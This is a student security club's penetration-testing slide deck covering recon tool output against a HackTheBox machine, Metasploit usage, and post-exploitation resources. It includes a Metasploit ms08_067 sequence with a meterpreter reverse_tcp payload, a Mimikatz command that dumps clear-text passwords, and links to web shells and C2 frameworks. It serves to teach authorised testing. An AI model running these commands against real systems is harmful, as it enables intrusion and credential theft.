



# Pen Testing

Information and Systems Security Society

Alice Reuter

11/11/20



Only penetration test systems you have explicit written permission to test





# Table of Contents

- Information Gathering
- Exploitation
- Post Exploitation
  - Windows
  - Linux



# Nmap


- Port Scanning tool
- Common flags
  - Sc run scripts
  - Sv determine services and versions
  - Oa outputs scan results to file
  - sU udp scan for dns etc ..
  - sN tricky tcp scan that sometimes yields more info

```
[a1c3@soup ~]$ nmap -sC -sV -oA time 10.10.10.209
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-08 13:52 CST
Nmap scan report for 10.10.10.209
Host is up (0.066s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp  open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2020-09-06T15:57:27
|_Not valid after: 2023-09-06T15:57:27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.22 seconds
```


# The Browser is your friend!

- Developer tools
- Inspect ssl certs



# Burpsuite

- Used to inspect web requests
- Uses java 



#	Host	Method	URL	Params	Edited	Status	Length	MIME type
1	https://www.google.com	GET	/async/newtab_promos			200	567	JSON
2	https://www.google.com	GET	/async/newtab_ogb?hl=en-US&async=fixe...	✓		200	157171	JSON
3	https://accounts.google.com	POST	/ListAccounts?gpsia=1&source=Chromium...	✓		200	1203	JSON
4	http://10.10.10.209	GET	/			200	20127	HTML
8	https://www.gstatic.com	GET	/og/_/js/k=og.qtm.en_US.cifjL1QQe00.O/rt...			200	98636	script
19	http://10.10.10.209	GET	/js/jquery-3.3.1.min.js			200	87219	script
20	http://10.10.10.209	GET	/js/jquery-ui.js			200	46091	script
21	http://10.10.10.209	GET	/js/popper.min.js			200	20628	script
22	http://10.10.10.209	GET	/js/bootstrap.min.js			200	58364	script
23	http://10.10.10.209	GET	/js/owl.carousel.min.js			200	43058	script
24	http://10.10.10.209	GET	/js/jquery.countdown.min.js			200	5630	script
25	http://10.10.10.209	GET	/js/aos.js			200	14536	script
26	http://10.10.10.209	GET	/js/jquery.easing.1.3.js			200	8402	script
27	http://10.10.10.209	GET	/js/jquery.fancybox.min.js			200	68489	script
28	http://10.10.10.209	GET	/js/jquery.fancybox.min.js			200	68489	script





# Gobuster

```
[a1c3@soup ~]$ gobuster dir -u 10.10.10.209 -w wordlists.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.209
[+] Method: GET
[+] Threads: 10
[+] Wordlist: wordlists.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2020/11/08 18:55:48 Starting gobuster in directory enumeration mode
=====

=====
2020/11/08 18:55:49 Finished
=====
```



# Drill

```
[a1c3@soup ~]$ drill mx alicereuter.com
;; ->>HEADER<- opcode: QUERY, rcode: NOERROR, id: 47150
;; flags: qr rd ra ; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;; alicereuter.com.      IN      MX

;; ANSWER SECTION:
alicereuter.com.      3599    IN      MX      5 alt2.aspmx.l.google.com.
alicereuter.com.      3599    IN      MX      10 alt3.aspmx.l.google.com.
alicereuter.com.      3599    IN      MX      1 aspmx.l.google.com.
alicereuter.com.      3599    IN      MX      5 alt1.aspmx.l.google.com.
alicereuter.com.      3599    IN      MX      10 alt4.aspmx.l.google.com.

;; AUTHORITY SECTION:

;; ADDITIONAL SECTION:

;; Query time: 41 msec
;; SERVER: 192.168.86.1
;; WHEN: Sun Nov  8 18:50:25 2020
;; MSG SIZE rcvd: 148
```



# Virtual host routing

- Mostly for htb
- `sudo vim /etc/hosts`

```
# Host addresses
127.0.0.1    localhost
127.0.1.1    soup
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters


10.0.0.1     traceback.htb
10.0.0.1     admin.traceback.htb
```



# Table of Contents

- Information Gathering
- **Exploitation**
- Post Exploitation
  - Windows
  - Linux

# Exploit Db

EXPLOIT  
DATABASE

☐ Verified ☐ Has App

Filters Reset All

Show 15 Search: postgres

Date	D	A	V	Title	Type	Platform	Author
2019-05-08				PostgreSQL 9.3 - COPY FROM PROGRAM Command Execution (Metasploit)	Remote	Multiple	Metasploit
2018-08-13				PostgreSQL 9.4-0.5.3 - Privilege Escalation	Local	Linux	Johannes Segitz
2014-06-13				PostgreSQL 8.4.1 - JOIN Hashtable Size Integer Overflow Denial of Service	DoS	Multiple	Bernt Marius Johnsen
2010-01-27				PostgreSQL - 'bitsubstr' Buffer Overflow	DoS	Linux	Intevydis
2009-03-11				PostgreSQL 8.3.6 - Conversion Encoding Remote Denial of Service	DoS	Linux	Afonin Denis
2009-03-10				PostgreSQL 8.3.6 - Low Cost Function Information Disclosure	Local	Multiple	Andres Freund
2005-02-01				PostgreSQL 7.x - Multiple Vulnerabilities	DoS	Linux	ChoiX
2000-04-23				PostgreSQL 6.3.2/6.5.3 - Cleartext Passwords	Local	Immunix	Robert van der Meulen
2009-01-25				PostgreSQL 8.2/8.3/8.4 - UDF for Command Execution	Local	Linux	Bernardo Damele



# Metasploit

Use msfconsole

- msf > search platform:linux type:exploit Postgres
- msf > use exploit/windows/smb/ms08\_067\_netapi
- msf > show options
  - Rhost is the machine your exploiting
  - Set RHOST 192.168.56.102
- Set PAYLOAD windows/meterpreter/reverse\_tcp
  - Set LHOST 127.0.0.1
- msf > exploit

# Payload all the things

- Web apps
  - Sql
  - Amazon s3
  - XSS
  - NoSQL
- <https://github.com/swisskyrepo/PayloadsAllTheThings>

## Payloads All The Things [Tweet](#)

A list of useful payloads and bypasses for Web Application Security. Feel free to improve with your payloads and techniques !! ❤️ pull requests :)

You can also contribute with a 🍷 IRL, or using the sponsor button.



Every section contains the following files, you can use the `_template_vuln` folder to create a new chapter:

- README.md - vulnerability description and how to exploit it, including several payloads
- Intruder - a set of files to give to Burp Intruder
- Images - pictures for the README.md
- Files - some files referenced in the README.md



# Table of Contents

- Information Gathering
- Exploitation
- **Post Exploitation**
  - **Windows**
  - Linux





# Bash tricks

- `ps aux` # gain understanding of what's running
- `cat ~/.bashrc` # see what has happened recently
- `crontab -e` # check if there are scheduled jobs

# Privilege Escalation

- <https://lolbas-project.github.io/>
- <https://github.com/411Hall/JAWS>

## LOLBAS

☆ Star 2,447

### Living Off The Land Binaries and Scripts (and also Libraries)



More info on the project? Click logo

Want to contribute? Go here for instructions:

<https://github.com/LOLBAS-Project/LOLBAS/blob/master/CONTRIBUTING.md>


Criteria for a binary before it can be considered a LOLBin/Lib/Script is documented here:

<https://github.com/LOLBAS-Project/LOLBAS#criteria>

If you are looking for UNIX binaries you should visit <https://gtfobins.github.io/>

# Blood Hound

- Builds graphs of active directory relationships for windows
- <https://www.youtube.com/watch?v=IfCysW0Od8w&t=1675>



Source: IPPSec HackTheBox - Blackfield



# Mimikatz

- Dumps windows password/hashes and secretes
- `mimikatz > sekurlsa::logonpasswords` # dumps clear text passwords
- Can do pass the hash + many other things
- <https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa>



# Table of Contents

- Information Gathering
- Exploitation
- **Post Exploitation**
  - Windows
  - **Linux**

# Privilege Escalation

- <https://gtfobins.github.io/> Exploitable binaries on linux
- <https://github.com/sleventyeleven/linuxprivchecker/blob/master/linuxprivchecker.py>

## GTFOBins

☆ Star 3,538

GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f\*\*k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks. See the full list of [functions](#).

This was inspired by the [LOLBAS](#) project for Windows.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.





# Tcpdump

- Gain an understanding of what machines this machine is talking to

```
[a1c3@soup ~]$ sudo tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on veth342edcd, link-type EN10MB (Ethernet), capture size 262144 bytes
19:15:04.189426 IP soup.local.35375 > 239.255.255.250.ssdp: UDP, length 167
19:15:04.330107 IP6 soup.mdns > ff02::fb.mdns: 0 PTR (QM)? 250.255.255.239.in-addr.arpa.
(46)
19:15:04.330232 IP6 soup.mdns > ff02::fb.mdns: 0 PTR (QM)? 250.255.255.239.in-addr.arpa.
(46)
19:15:04.330411 IP soup.local.mdns > 224.0.0.251.mdns: 0 PTR (QM)? 250.255.255.239.in-addr.arpa. (46)
19:15:05.191013 IP soup.local.35375 > 239.255.255.250.ssdp: UDP, length 167
19:15:05.332072 IP6 soup.mdns > ff02::fb.mdns: 0 PTR (QM)? 250.255.255.239.in-addr.arpa.
(46)
19:15:05.332197 IP6 soup.mdns > ff02::fb.mdns: 0 PTR (QM)? 250.255.255.239.in-addr.arpa.
(46)
```



## C2

Establishing persistence

- <https://github.com/cobbr/Covenant> .net
- <https://github.com/byt3bl33d3r/SILENTTRINITY> .net
- <https://github.com/Ne0nd0g/merlin/releases> go , cross platform





# Web shells

- If you can run arbitrary PHP then use the shells to easier access to machine
- <https://github.com/TheBinitGhimire/Web-Shells>



# General Resources

- lppsec
- <https://lppsec.rocks/>
- Ethical Hacking CS378
- HASH
- Hack the Box writeups
- [https://github.com/nationalcptc/report\\_examples](https://github.com/nationalcptc/report_examples)